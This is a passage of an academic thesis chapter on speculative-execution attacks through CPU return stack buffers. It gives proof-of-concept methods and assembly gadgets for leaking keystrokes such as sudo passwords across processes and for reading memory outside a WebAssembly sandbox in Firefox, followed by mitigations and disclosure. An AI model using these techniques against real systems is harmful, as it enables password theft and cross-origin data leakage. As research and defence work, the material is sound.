A return instruction is a specific type of indirect branch that always jumps to the top element on the stack (i.e., translated to `pop tmp; jmp tmp`). Consequently, in principle, BTBs can also be used here as a generic prediction mechanism. However, given that functions are called from multiple different places, BTBs will frequently mispredict the jump destination. To increase the prediction rate, hardware manufacturers rely on the fact that call and return instructions are always executed in pairs. Therefore, to predict the return address at a return site, CPUs remember the address of the instruction following the corresponding call instruction. This prediction is done via return stack buffers (RSBs) that store the N most recent return addresses (i.e., the addresses of instructions after the N most recent calls). Note that, in case of hyperthreading, RSBs are dedicated to a logical core. The RSB size, N, varies per microarchitecture. Most commonly, RSBs are $N = 16$ entries large, and the longest reported RSB contains $N = 32$ entries in AMD's Bulldozer architecture [41]. In this work, we assume an RSB size of 16, unless explicitly stated otherwise, but our principles also work for smaller or larger RSBs.


RSBs are modified when the CPU executes a call or return instruction. Calls are simple: a new entry (the address of the next instruction) is added to the RSB and the top pointer is incremented. If the RSB was already full, the oldest entry will be discarded. Conversely, in case the of a return instruction, the value is taken from the RSB, the top pointer is decremented, and the read value is used for prediction.

Due to the their limited size, it naturally happens that the RSBs cannot fit all the return addresses. For example, $N + 1$ calls followed by $N + 1$ returns will underflow the RSB in the last return instruction. The way such an underflow is handled depends on the microarchitecture. There are the following possible scenarios: (a) stop predicting whenever the RSB is empty, (b) stop using the RSB and switch to the BTB for predictions, and (c) use the RSB as a ring buffer and continue predicting (using $idx\%N$ as the RSB top pointer). Out of these scenarios, (a) is the easiest to implement; however, it stops predicting return addresses as soon as the RSB is empty. The prediction rate is improved in (b), which incorporates the BTB to predict return destinations. However, the improvement is made at the expense of BTB entries, which might detriment other branches. Finally, (c) is an optimization for deep recursive calls, where all RSB entries return to the same function. Therefore, no matter how deep the recursion is, returns to the recursive function will be correctly predicted. According to a recent study [118], most Intel CPUs use the cyclic behavior described in variant (c), while AMD's use variant (a) and stop prediction upon RSB underflows. Intel microarchitectures after Skylake are known to use variant (b)[5]. Throughout the chapter, we will refer to (c) as cyclic, and (a) and (b) as non-cyclic.


5.5 General Attack Overview

Before detailing specific attack scenarios, in this section, we introduce the basics of how RSB-based speculative execution can be achieved and be abused. We explore whether and how attackers may manipulate the RSB entries in order to leak sensitive data using speculative execution that they could not access otherwise. Similar to re-


[5]https://patchwork.kernel.org/patch/10150765/




(a) Exception handling: While the RSB predicts a return to function Z, the exception is caught by function C, causing a chain of misspeculations when C returns, as the RSB is misaligned to the return addresses on the stack.



(b) Context switch: When the kernel switches from process P1 to P2, the kernel will only evict a few entries with kernel-internal functions. After the context switch, P2 may thus mispredict and return to the remaining RSB entries that were added by P1.



(c) Direct overwrite: A process can enforce return mispredictions by replacing return addresses stored on the stack.



(d) Circular RSB: After returning $N = 4$ times, the predictor cycles over and will repeat the same prediction sequence of return addresses.

Figure 5.1: Ways to enforce RSB misspeculation. We reduced the RSB size to $N = 4$ entries for readability. The bold arrow points to the top element of each RSB. Thin solid arrows indicate actual returns, thin dashed arrows speculated returns.

cent microarchitectural attacks [84, 76, 24, 40]—and notably similar to our technical work [T1]—we trick the CPU to execute instructions that would not have been executed in a sequential execution. The goal is to leak sensitive information in speculation, e.g., by caching a certain memory area that can be detected in a normal (non-speculative) execution. The general idea of our attack can be divided into three steps:

(A1) trigger misspeculations in the return address predictor, i.e., enforce that returns mispredict

(A2) divert the speculative execution to a known/controlled code sequence with the required context

(A3) modify the architectural state in speculation, such that it can be detected from outside

(A1) Triggering Misspeculation: From an attacker's perspective, enforcing that the return predictor misspeculates upon function return is essential to reliably divert speculative execution to attacker-controlled code (see A2 for how to control the speculated code). Misspeculations can be achieved in several ways, depending on the RSB's underflow behavior (as discussed in Section 5.4.3).

Non-Cyclic RSB: If the RSB stops speculating upon underflow, triggering a misspeculation will require abnormal control flow that violates the common assumption that functions return to their caller. Some examples of such abnormalities are: (i) exception handling, i.e., a try-catch block in the upper call stack and throwing an exception in a lower one (Figure 5.1a); (ii) a `setjmp/longjmp` pair, i.e., saving the current execution context at the time of calling `setjmp`, and restoring it at any later point when (`longjmp`) is called (the stack layout will be similar to Figure 5.1a, only with `setjmp/longjmp` instead of `try-catch/throw`); (iii) a context switch from one process to another, where the process being evicted was doing a chain of calls, while the scheduled process will do a sequence of returns (Figure 5.1b); and (iv) a process that deliberately overwrites the return address to the desired destination and then returns (Figure 5.1c). Unsurprisingly, (iv) is not commonly used; however, it can be helpful for testing RSBs and triggering the misspeculation on demand. In fact, in contrast to branch predictors, which require training to trigger misspeculation, RSBs can be forced to misspeculate with just a single store instruction (`mov [rsp], ADDRESS; ret`, as in Figure 5.1c).

Cyclic RSB: If RSBs are cyclic, misspeculation can—in addition to the methods mentioned before—be triggered by overflowing the RSB. Figure 5.1d depicts a scenario in which function `A` calls `B`, function `B` calls `C`, and so on. Being limited in size ($N = 4$ in this example), the RSB only contains the 4 most recently added return addresses. Therefore, after correctly predicting four returns, when returning from `E`, the RSB will mispredict `H` as the return address instead of `D`.

Cyclic RSBs can also be leveraged and prepared by recursive functions. For example, if we have two recursive functions `A` and `B`, and we call them in the following order:

- `A` calls itself recursively N_A times,
- in its deepest recursion level, `A` then calls `B`
- `B` calls itself recursively 16 times (size of the RSB)

then the first 16 returns, from `B`, will be predicted correctly. However, the remaining N_A returns will be mispredicted, and `B`'s call site will be speculated instead of `A`'s.

(A2) Diverting Speculative Execution: Being able to trigger a misspeculation, the next step is to control the code that is executed speculatively. Generally, misspeculation means that instructions from one function (e.g., `B`) are speculatively executed within the context of another (e.g., `A`). As a simple example, consider a function that returns a secret value in `rax`. If this function is predicted to return to code that accesses attacker-accessible memory relative to `rax`, this will leak the secret value. Ideally, we control both, the context and the speculated code; however, having either one or the other can also be sufficient for a successful exploitation.

Let function `B` return and trigger a misspeculation in `A` (right after the call to `B`). In the ideal case, we control the code that is misspeculated in `A`, and the context (i.e., the contents of the registers) in B. Combining them together allows us to execute arbitrary code speculatively. This will be the case for our attack in Section 5.7. Another, more complicated case is when the context is fixed, e.g., the values of some registers are known, and we are also limited with the possibly-speculated code, e.g., it can be chosen from existing code pieces. In this case, the challenge is to find code gadgets that use the correct registers from the context to leak their values. For example, if we know that `r8` contains a secret, we need to find a gadget that leaks `r8`. This case will be shown in Section 5.6.

(A3) Feedback Channel: Finally, being able to execute arbitrary code in speculation, we have to report back the results from within the speculative execution to the normal execution environment. To this end, similar to several side channels proposed in the past [94, 120, 56], we use secret-dependent memory accesses that modify the caching state. Technically, if we want to leak the value in `rax`, we read attacker-accessible memory using the secret value as offset, e.g., `shl rax,12; mov r8,[rbx+rax]`. This will result in caching the corresponding memory at `rbx+rax*4096`, 4096 bytes being the page size. Consequently, identifying the index of the cached page from `rbx` will reveal the value of `rax`.

The adversary can then use existing side channel techniques to observe these cache changes, such as Flush+Reload [120] or Prime+Probe [94]. Flush+Reload is most accurate, but requires that the attacker and victim processes share memory. Typically this is granted, given that operating systems share dynamic libraries (e.g., `libc`) to optimize memory usage. Alternatively, Prime+Probe [94] works even without shared memory. Here, the attacker measures whether the victim evicts one of the attacker-prepared cache lines. By detecting the evicted cache line, the attacker can leak the bits corresponding to the cache line address.

5.6 Cross-Process Speculative Exec.

In this section, we will describe how an attacker can abuse the general attack methodology described in the previous section to leak sensitive data from another process. In Section 5.7, we will describe RSB-based attacks in scripting environments to read memory beyond the memory bounds of sandboxes.

5.6.1 Threat Model

In the following, we envision a local attacker that can execute arbitrary user-level code on the victim's system. The goal of the attacker is to leak sensitive data from another process (presumably of a different user) on the system, e.g., leaking input fed to the target process. In our concrete example, we target a command line program that waits for user input (character-by-character), i.e., a blocking `stdin`, and we aim to read the user-entered data. This setting is in line with Linux programs such as `bash` or `sudo`. The attack principle, however, generalizes to any setting where attackers aim to read confidential in-memory data from other processes (e.g., key material, password lists, database contents, etc.).

For demonstration purposes, we assume that the kernel does not flush RSBs upon a context switch. For example, this can be either an older kernel before without such patches, or an up-to-date kernel using an unprotected microarchitecture. Furthermore, we assume that the victim process contains all attacker-required gadgets. In our example, we simply add these code pieces to the victim process. Finally, we assume that ASLR is either disabled or has been broken by the attacker.

5.6.2 Triggering Speculative Code Execution

We now apply the general attack principles to the scenario where an adversarial process executes alongside a victim process. The attacker aims to trigger return address misprediction in the victim's process, and divert the speculative control flow to an attacker-desired location. The fact that victim and attacker are in different processes complicates matters, as the context of the execution (i.e., the register contents) is not under the control of the attacker. To the attacker's benefit, though, the RSB is shared across processes running on the same logical CPU. This allows the RSB to be poisoned from one process, and then be used by another process after a context switch. For this attack to work, the attacker has to perform the following steps:

- The attacker first fills the RSB with addresses of suitable code gadgets that leak secrets by creating a call instruction just before these gadgets' addresses and executing the call 16 times (step A2 from Section 5.5).

  RSBs store virtual addresses of target instructions. Therefore, in order to inject the required address, we assume the attacker knows the target process's address space. In theory, in the case of a randomized address space (e.g., with ASLR), the attacker can use RSBs the opposite way, i.e., to leak the RSB entries, and thus to reveal the addresses of the victim process. However, we do not study this technique further in our evaluation.

- After filling the RSB, the attacker forces a context switch to the victim process (step A1 from Section 5.5). For example, the attacker could call `sched_yield` in order to ask the kernel to reschedule, ideally to the victim process. For this, we assume that the attacker process runs on the same logical CPU as the victim, and thus shares the RSB. This can be accomplished by changing the affinity of the process, to pin it to the victim's core (e.g., by using `taskset` in Linux), or alternatively, spawn one process per logical CPU.

5.6.3 Proof-of-Concept Exploit

To illustrate the general possibility of such cross-process data leaks, we picked a scenario where an attacker wants to leak user input, e.g., in order to capture user-entered passwords. Thus, in our example, the victim is a terminal process that waits for user input, such as `bash` or `sudo`. At a high level, such processes execute the following code:

```
while (inp = read_char(stdin)) {
  handle_user_input(inp);
}
```

The following shows the (simplified) steps taken in a typical iteration of such an input-processing loop:

1. The main loop starts.
2. `read_char` is called, which itself calls other intermediate functions, finally reaching the `read` system call.
3. The `stdin` buffer will be empty (until the user starts typing) and the victim process is thus evicted.
4. When the user presses a key, the victim process, waiting for buffer input, is scheduled.
5. Execution continues within the `read` system call (which has just returned), and a chain of returns are executed until the execution reaches the main loop.
6. `handle_user_input` handles the read character.

In order to leak key presses, the attacker process has to be scheduled before the victim continues execution in (5). This will guarantee that when resuming the execution from `read`, the victim process will use the attacker-tainted RSB entries.

Leaking Key Presses

To show the plausibility of this attack, we implemented three programs:

`Attacker`: fills up RSB entries and preempts itself, so the victim process is scheduled after it.

`Measurer`: probes for a predetermined set of memory pages to leak data from the victim process (using Flush+Reload [120]).

`Victim`: simulates the behavior of `bash`, i.e., waits for new keystrokes and handles them when they are available. We replicate the call chain similarly to `bash` from the main loop to the `read` system call, and also return the same values.

There are several challenges with this approach:

1. ASLR: Given that RSBs predict virtual addresses of jump targets, address space randomization in the victim makes tainting the RSB extremely difficult if not impossible.
2. Small speculation window: Since we use memory accesses as a feedback mechanism, there is a race condition between adversarial memory access in speculation and reading the real return address off the stack.
3. Post-Meltdown/Spectre ([84, 76]) patches: RSBs have already been identified as a potential future risk that allows speculative execution. Thus, for CPU architectures that fall back to BTB upon RSB underflow, most modern OS kernels flush (technically, overwrite) RSBs every time a context switch occurs.

4. Speculation gadgets: In `bash`, the character returned by the `read` system call is moved into `rax` and the function returns. We targeted this return for speculation; thus, the required gadgets have to first shift `rax` at the very least to a cache-line boundary (i.e., 6 bits to the left), and then do a memory access relative to shared memory (e.g., `r10`, which contains the return address of the system call, pointing into libc: `shl rax,6; mov rbx,[r10+rax]`)

Out of these challenges, (3) is a real limitation that cannot be avoided. Flushing the RSB at context switches destroys the aforementioned attack. To show that this prophylactic patch in modern OSes is indeed fundamental and needs to be extended to all affected CPUs, we for now assume RSBs are not flushed upon context switch. Challenge (4) strongly depends on the compiler that was used to compile the victim program. Therefore, each target requires its unique set of gadgets to be found. Using an improved gadget finder, or by scanning various dynamic libraries, we believe the issue can be solved. For our demo, we added the required gadgets. Limitation (2) can be overcome by using another thread that evicts the addresses from the cache that correspond to the victim's stack. In our experiments, for simplicity, we instead used `clflush` (an instruction invalidating the cache line of the provided address) to evict the victim's stack addresses in order to increase the speculation time window. Finally, for limitation (1), we believe that our attack can be tweaked to derandomize ASLR of other processes. For example, it could be possible to reverse the attack direction and cause the attacker process to speculate based on the victim's RSB entries to leak their value. However, we do not evaluate this attack and assume that ASLR is either not deployed or there is an information leak that can be used to find the addresses of required gadgets in the victim process.

5.6.4 Evaluation

In the following, we evaluate the efficacy of our proof-of-concept implementation. We carried out our experiments on Ubuntu 16.04 (kernel 4.13.0), running on Intel Haswell CPU (Intel® Core™ i5-4690 CPU @3.50GHz). The Linux kernel, used in our evaluation, did not use RSB stuffing.

The execution environment was set according to the attack description in the previous section. In the following, we note some implementation specifics. So as to get rescheduled after each read key, our `Victim` process did not use standard input (`stdin`) buffering, which is in line with our envisioned target programs `bash` and `sudo`. Additionally, a shared memory region is mapped in `Victim`, which will be shared with `Measurer`. In our case, it was an `mmap`-ed file, but in reality this can be any shared library (e.g., `libc`). In order to increase the speculation time, we used `clflush` in the `Victim`. In practice, this has to be done by another thread that runs in parallel to `Victim` and evicts the corresponding cache lines of the `Victim`'s stack. Finally, we also added the required gadget to `Victim`: `shl rax,12; mov rbx,[r12+rax]`. At the point of speculative execution (i.e., when returning from `read`), `rax` is the read character and `r12` points to the shared memory region.

`Measurer` maps the shared (with `Victim`) memory in its address space, and constantly monitors the first 128 pages (each corresponding to an ASCII character). In our experiments, we use Flush+Reload [120] as a feedback channel. Finally, to be able to inject entries into `Victim`'s RSB, `Attacker` needs to run on the same logical CPU as `Victim`. To this end, we modify both `Victim`'s and `Attacker`'s affinities to pin them to the same core (e.g., using `taskset` in Linux). After that, `Attacker` runs in an infinite loop, pushing gadget addresses to the RSB and rescheduling itself (`sched_yield`), hoping that `Victim` will be scheduled afterwards.

To measure the precision of our attack prototype, we determine the fraction of input bytes that `Measurer` read successfully. To this end, we compute the Levenshtein distance [82], which measures the similarity between the source (S) and the destination (D) character sequences, by counting the number of insertions, deletions, and substitutions required to get D from S. To measure the technique for each character in the alphabet, we used the famous pangram "The quick brown fox jumps over the lazy dog". In the experiment, a new character from the pangram was provided to `Victim` every 50 milliseconds (i.e., 1200 cpm, to cover even very fast typers). Running the total of 1000 sentences resulted in an average Levenshtein distance of 7, i.e., an overall precision of $\approx$84%. It therefore requires just two password inputs to derive the complete password entered by a user using RSB-based speculative execution.

5.7 Speculative Execution in Browsers

The cross-process attack presented in Section 5.6 has demonstrated how a victim process might accidentally leak secrets via RSB-based misspeculations. In this section, we consider a different setting with just a single process, in which a sandbox-contained attacker aims to read arbitrary memory of a browser process *outside* of their allowed memory bounds.

5.7.1 Threat Model

Scripting environments in web browsers have become ubiquitous. The recent shift towards dynamic Web content has led to the fact that web sites include a plenitude of scripts (e.g., JavaScript, WebAssembly). Browser vendors thus optimize script execution as much as possible. For example, Just-in-Time (JIT) compilation of JavaScript code was a product of this demand, i.e., compiling JavaScript into native code at runtime. Yet running possibly adversarial native code has its own security implications. This have been demonstrated by our previous work [P1, P2] as well as by other related work [5, 108]. Consequently, browser vendors strive to restrict their JIT environments as much as possible. One such restriction, which our attack can evade, is sandboxing the generated JIT code such that it cannot read or write memory outside the permitted range. For example, browsers compare the object being accessed and its corresponding bounds. Any unsanitized memory access would escape such checks, and thus enable adversaries to read browser-based secrets or to leak data from the currently (or possibly all) open tabs, including their cross-origin frames.

In our threat model, we envision that the victim visits an attacker-controlled website.

The victim's browser supports JIT-compiled languages such as WebAssembly or JavaScript, as done by all major browsers nowadays. We assume that the browser either has a high precision timer, or the attacker has an indirect timer source through which precise timing information can be extracted.

5.7.2 WebAssembly-Based Speculation

Our second attack scenario is also based on the general principles described in Section 5.5. However, in contrast to the scenario in Section 5.6, victim and target share the same process. Furthermore, the attacker can now add (and therefore control) code that will be executed by the browser. To this end, an attacker just has to ship JavaScript or WebAssembly code, both of which will be JIT-compiled by off-the-shelf browsers. For illustration purposes and to have more control over the generated code, we focus on WebAssembly.

WebAssembly is a new assembly-like language, that is supported by all modern browsers (Edge from version 16, Chrome from 57, Firefox from 52, and Safari from 11.2)[6]. As it is already low-level, compiling WebAssembly bytecode into native code is very fast. The key benefit of WebAssembly is that arbitrary programs can be compiled into it, allowing them to run in browsers. The currently proposed WebAssembly specification considers 4 GiB accessible memory. This makes sandboxing the generated code easier. For example, in Firefox, usually a single register (`r15` in x86) is dedicated as the pointer to the beginning of the memory, called the WebAssembly heap. Consequently, all the memory is accessed relative to the heap. To restrict all possible accesses into the 4 GiB area, Firefox generates code that uses 32-bit x86 registers for encoding the offset. Modifying a 32-bit register in x86-64 will zero the upper bits (e.g., `add eax,1` will set the upper 32 bits of `rax` to 0), thus limiting the maximum offset to 4 GiB.

For our browser-based attack, we leverage cyclic RSBs to trigger misspeculation. More precisely, we define two recursive functions A and B, as shown in Figure 5.2. In step (1), A calls itself N_A times and then calls B in step (2). In step (3), B then calls itself recursively N_B times, N_B being the size of the RSB in this case. The function B follows two purposes. First, being a recursive function, B will overwrite all RSB entries with return addresses pointing to the instruction in B following its recursive call. Second, B includes code right after calling itself to leak sensitive data using speculative execution in the context of A. In step (4), B returns N_B times to itself, consuming all N_B entries of the RSB. However, since the RSB is cyclic, all the entries still remain there. At this point, the return instruction in step (5) returns from B to A and triggers the first misprediction. In step (6), N_A more returns will be executed, all of them mispredicting B as the return target. The state of the RSB (shortened to $N = 4$) after each of these steps is also depicted in Figure 5.2.

[6]https://caniuse.com/#feat=wasm




Figure 5.2: Cyclic RSB with recursive functions A and B. Dashed arrows show mispredicted returns, solid ones actual returns.

5.7.3 Reading Arbitrary Memory

Compiling functions like those in Figure 5.2 into WebAssembly bytecode will result in arbitrary speculation of the generated native code. As a next step, we need to generate speculated code that leaks memory outside of the sandboxed memory region. The key observation here is that whenever we trigger a misspeculation, we execute instructions of one function in the context of another. For example, in the case of the functions A and B from Figure 5.2, after returning from B to A, code of function B will be speculatively executed, while the register values will stem from A. This confusion of contexts allows evasion of defenses that are in place to sandbox JIT-compiled code. As a simple example of context confusion, consider the following instruction accessing memory: `mov rbx,[rax]`. In normal execution, `rax` will always be sanitized, e.g., by using 32-bit registers for offset calculation. However, in speculation, triggered by another function (e.g., `mov rax,0x12345678; ret`), `rax` can be set to an arbitrary value, thus reading the data at an arbitrary memory location.

We will use these basic principles to generate speculative code that reads arbitrary memory contents—notably *outside* of the sandboxed region. To this end, we extend the general concept presented in Figure 5.2 and derive WebAssembly code that emits the required instructions after compilation (Listing 5.1). The key concept here stays the same: function A calls itself recursively `rec_N` times before calling B, which then

```
uint8_t *B(int rec_N) {
    unsigned char *loc;
    if (rec_N > 0)
        loc = B(rec_N-1);
        // <-- speculation
    return &bytearray[bytearray[loc[0]<<12]];
}
uint64_t A(int rec_N) {
    uint_64 res = 0;
    if(rec_N > 0)
        res += A(rec_N-1);
        // <-- speculation context
    else
        res += *B(16);
    return ADDRESS; // attacker-controlled value
}
```

Listing 5.1: Arbitrary memory read in speculation

```
1  B:  ...
2      call B
3      mov   al, [r15+rax]      ; r15=heap, rax=ADDRESS
4      shl  eax, 12             ; eax=leaked byte
5      mov   al, [r15+rax]      ; report back the byte
6
7  A:  ...
8      mov  rax, ADDRESS
9      ret  ; trigger speculation in A, at line 3 with rax=ADDRESS
```

Listing 5.2: Disassembly of functions A and B (important parts)

recursively calls itself 16 times in order to fill up the RSB. After 16 returns from B, A will return rec_N times, each time triggering the speculation of instructions following the call statement in B, notably with the register contents of A.

The disassembly of the compiled functions A and B from Listing 5.1 are shown in Listing 5.2. After executing 16 returns from B (all with correct return address prediction), execution reaches the function A. In A, the return value (rax) is set (line 8) and the function returns (line 9). At this point, as RSB was underflowed by executing 16 returns, the return address is mispredicted. Namely, RSB's top entry will point to B (line 3). While the correct return address is being read from the stack, lines 3 onwards are being executed speculatively. The initial memory read operation (line 3) assumes a return value (rax) to be set by B, which is supposed to be sanitized. The base address, r15, is a fixed pointer to WebAssembly's heap, which is also assumed to remain the same. However, in our case, rax was set in A with the attacker-controlled value. This allows the attacker to read arbitrary memory relative to the WebAssembly heap. Lines 4–5 are then used to report the value back by caching a value-dependent page. That is, line 4 multiplies the read byte by 4096, aligning it to a memory page. The page-aligned

```
1  A:   ...
2       call rcx                   ; rcx=A, dynamically set
3       mov  r14, [rsp]            ; rsp=&argN of B
4       mov  r15, [r14+24]         ; r15= argN of B
5       mov   al, [r15+rax]        ; al = argN[ADDRESS]
6       shl  eax, 12               ; eax=leaked byte
7       mov   al, [r15+rax]        ; report back the byte
```

Listing 5.3: Disassembly of the function B with indirect call

address is then used in line 5, where the N-th page of WebAssembly's heap is accessed. After speculation, WebAssembly's heap can be probed to see which page was cached, revealing the leaked byte.

In our example, memory is leaked from an address relative to `r15`, which points to WebAssembly's heap. While the attacker-controlled offset (`rax`) is a 64-bit register and covers the entire address space, it might still be desirable to read absolute addresses, e.g., in case one wants to leak the data from non-ASLRed sections of the memory. This is easily doable with a simple modification of the WebAssembly bytecode. Instead of using a direct call (`call` opcode in WebAssembly), we can use an indirect call (`indirect_call` opcode). The JIT compiler assumes that indirect calls might modify the `r15` register, and therefore restores it from the stack when the callee returns. Listing 5.3 shows the disassembly of Listing 5.2 with this simple modification that added lines 3 and 4. Line 3 restores the WebAssembly context register from the stack, while line 4 reads the heap pointer. However, in speculative execution with `A`'s context, `rsp` points to one of the arguments passed to `A`, which is controlled by the attacker. Thus, the attacker controls the value of the heap pointer, and, by setting it to 0, can allow absolute memory accesses.

5.7.4 Evaluation

We now evaluate the efficacy and precision of our attack when applied for reading arbitrary memory in browsers. We implemented our proof of concept in Firefox 59 on Windows 10 (version 10.0.16299), running on Intel's Haswell CPU (Intel® Core™ i5-4690 CPU @3.50GHz). It is worth noting that Firefox, together with other browsers, has recently reduced the precision of performance counters to 2 milliseconds[7] as a defensive measure against Spectre [76]. Given that finding alternative and more precise timing sources is out of the scope of this work, we manually increased the performance counters to the old, more precise, state.

The main part of the proof of concept is a WebAssembly module that triggers the speculation. The number of speculatively executed returns is customizable in the module by choosing a different recursion depth of function `A` (N_A); we set it to 64 return mispredictions in our experiments. To feed back the speculatively read value, we used the WebAssembly heap of our module (from offset `0x4000` to avoid collision with other

[7]https://developer.mozilla.org/docs/Web/API/Performance/now

variables). To avoid hardware prefetching interference, we access the heap at a page granularity, i.e., `Heap + 0x4000 + value*4096`. After running the speculative code, we access the WebAssembly heap from JavaScript and measure the access times of each page. Leaking the entire byte will require walking 256 memory pages, which would be very slow. To optimize this, we split the byte in half (e.g., into `(value»4)&0xf` and `value&0xf`) and leak each nibble separately. This only requires scanning 16 pages per nibble, i.e., 32 scans per byte. This could be further optimized to 8 per-bit reads.

Our measurements worked in the following order: (a) Using JavaScript, write the same pangram from Section 5.6.4 into a 1024-byte buffer. (b) Compute the offset from the WebAssembly heap to the buffer containing the text. (c) Trigger the eviction of the feedback cache lines from the cache, by doing random memory accesses to the same cache line in JavaScript. (d) Call the WebAssembly module to speculatively execute the gadget from Listing 5.2, reading the value from the specified offset. (e) Scan the WebAssembly heap from JavaScript, and record the access times to each page. (f) Repeat steps (c)–(e) 100 times to increase the confidence in the leaked data. (g) Process the timings, recorded in (e), to find the page with the fastest average access time. (h) Return the index of the found page.

In our evaluation, we ran each 1024-byte reading iteration 10 times. Each iteration, on average, took 150 seconds, i.e., ≈55 bps reading speed—leaking a single byte thus takes 146 ms. Note that the main bottleneck in our measurements constitutes the code that evicts the cache lines (step (c)). In our proof of concept, we simply map an L3 cache-sized buffer in JavaScript and then access each page to the corresponding cache line. This approach can be further improved by initializing the eviction set prior to attack, and then walking the smaller set for eviction, as shown in [55].

To measure the accuracy, similar to Section 5.6.4, we used Levenshtein distance. The evaluation showed that the read byte was correct ≈80% of the time. Increasing the iterations or number of speculations will increase the precision, however at the expense of reading speed. We leave a more accurate and efficient implementation open for future work.

5.8 Countermeasures

Seeing the immense impact of this new attack vector, in this section, we discuss countermeasures against RSB-based speculative execution. Furthermore, we will describe the vendor reactions that followed our responsible disclosure process.

5.8.1 Possible Mitigations

In the following, we discuss possible mitigation techniques that can be employed to defend against our attacks.

Hardware-based Mitigations

A naive approach to get rid of all speculative execution problems in hardware is to simply disable speculative execution. That would, however, decrease performance drastically—making branch instructions serializing and forcing the execution of only a few instructions (between branches) at a time. Of course, one could try to enable speculative execution while prohibiting speculative memory accesses, or at least caching them in speculation. However, given that memory accesses are already a bottleneck for modern CPUs, blocking their speculative execution would incur a significant slowdown.

To counter our first attack in hardware, RSBs could be flushed by the CPU at every context switch. Arguably, this will not impose any significant slowdown on performance, as the predictions after context switches will mispredict anyway in the vast majority of cases. This is due to the fact that the RSB state is rarely shared between processes, as their virtual addresses are not the same (e.g., because of ASLR). Furthermore, hardware-assisted flushing will be more efficient than a software-based solution that requires several artificially introduced calls (as implemented right now). Hardware-backed RSB flushing would reliably prevent our cross-process attack, even in operating systems that do not flush RSBs themselves.

To counter our second attack, one could scrutinize the cyclic structure of RSBs and argue that switching to stack-based implementations mitigates the problem. However, triggering a misspeculation is still possible in a size-bound (16-entry) RSB, e.g., by using exceptions in JavaScript, or relying on bailouts from JIT-compiled code (cf. Section 5.5). We believe resorting to a combination of hardware/compiler solutions would allow more reliable security guarantees to defend against the second attack.

Compiler-based Mitigations

To study how our second attack can be defended against in software, it is natural to ask how JIT compilers can be hardened. Despite the fact that the general problem of speculative execution is caused by hardware, we can make our software environments more robust to these types of attacks. The importance of this issue was recently highlighted, when multiple researchers proposed severe microarchitectural attacks, breaking down the core assumptions we had about hardware-based isolation and execution models [84, 76].

For example, JIT compilers can aim to ensure that the code at call sites cannot be abused with any possible execution context. The safest bet would be to stop all speculative executions at call sites, e.g., by using already-proposed solutions, such as an `lfence` instruction. In this case, JIT compilers would need to add an `lfence` instruction after every `call` instruction. Alternatively, one could introduce a modified version of a retpoline[111] that replaces all return instructions emitted by JIT compilers by a construct that destroys the RSB entry before returning:

```
1      call   return_new      ;
2  speculate:                 ; this will speculate
3      pause                  ; trap speculation until...
4      jmp   speculate        ; ...return address is read
5  return_new:                ;
6      add   rsp, 8           ; return to original addr.
7      ret                    ; predict to <speculate>
```

The call instruction (line 1) guarantees that the RSB will have at least one entry and will not underflow. Lines 6-7 then make sure that the architectural control flow will continue from the original return address (`rsp`+8), while the speculative one will be trapped in the infinite loop (lines 2-4).

